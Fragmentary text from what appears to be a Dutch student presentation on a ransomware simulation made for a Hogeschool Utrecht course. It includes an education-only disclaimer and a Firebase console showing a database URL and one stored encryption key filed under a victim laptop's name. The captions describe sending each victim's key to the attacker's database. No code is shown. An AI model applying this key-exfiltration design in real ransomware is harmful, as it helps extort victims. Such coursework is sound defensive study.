
Ransomware.exe


03/06/2025 11:29

Application


21







Wanneer het slachtoffer een
onjuiste code probeert in te
voeren...



Dit script is uitsluitend ontwikkeld voor educatieve doeleinden in het kader van een opdracht voor de sectie Cybersecurity aan de Hogeschool Utrecht. Het betreft een simulatie van ransomware en is niet bedoeld om daadwerkelijk schade aan te richten of om op enige wijze misbruikt te worden. Het gebruik, verspreiden of inzetten van dit script buiten de onderwijscontext is ten strengste verboden en kan juridische consequenties hebben. Dit script is gemaakt door Ali & Caliyn.

AD Cybersecurity ▾

Realtime Database

◆ Need help with Realtime Database? Ask Gemini

Data

Rules

Backups

Usage

Extensions

Protect your Realtime Database resources from abuse, such as billing fraud or phishing

Configure App Check

×

https://ad-cybersecurity-default-rtdb.europe-west1.firebaseio.com

https://ad-cybersecurity-default-rtdb.europe-west1.firebaseio.com/


▼ransomware_keys

▼LAPTOP-140T95H2

key: "qVpBn7_K0mGC3HKC2sKtZv5c6SHxDSE7uSh7RHt155o="

De sleutel wordt automatisch opgeslagen in de database van de aanvaller, samen met de naam van de computer van het slachtoffer

Wanneer het slachtoffer de
juiste code invoert

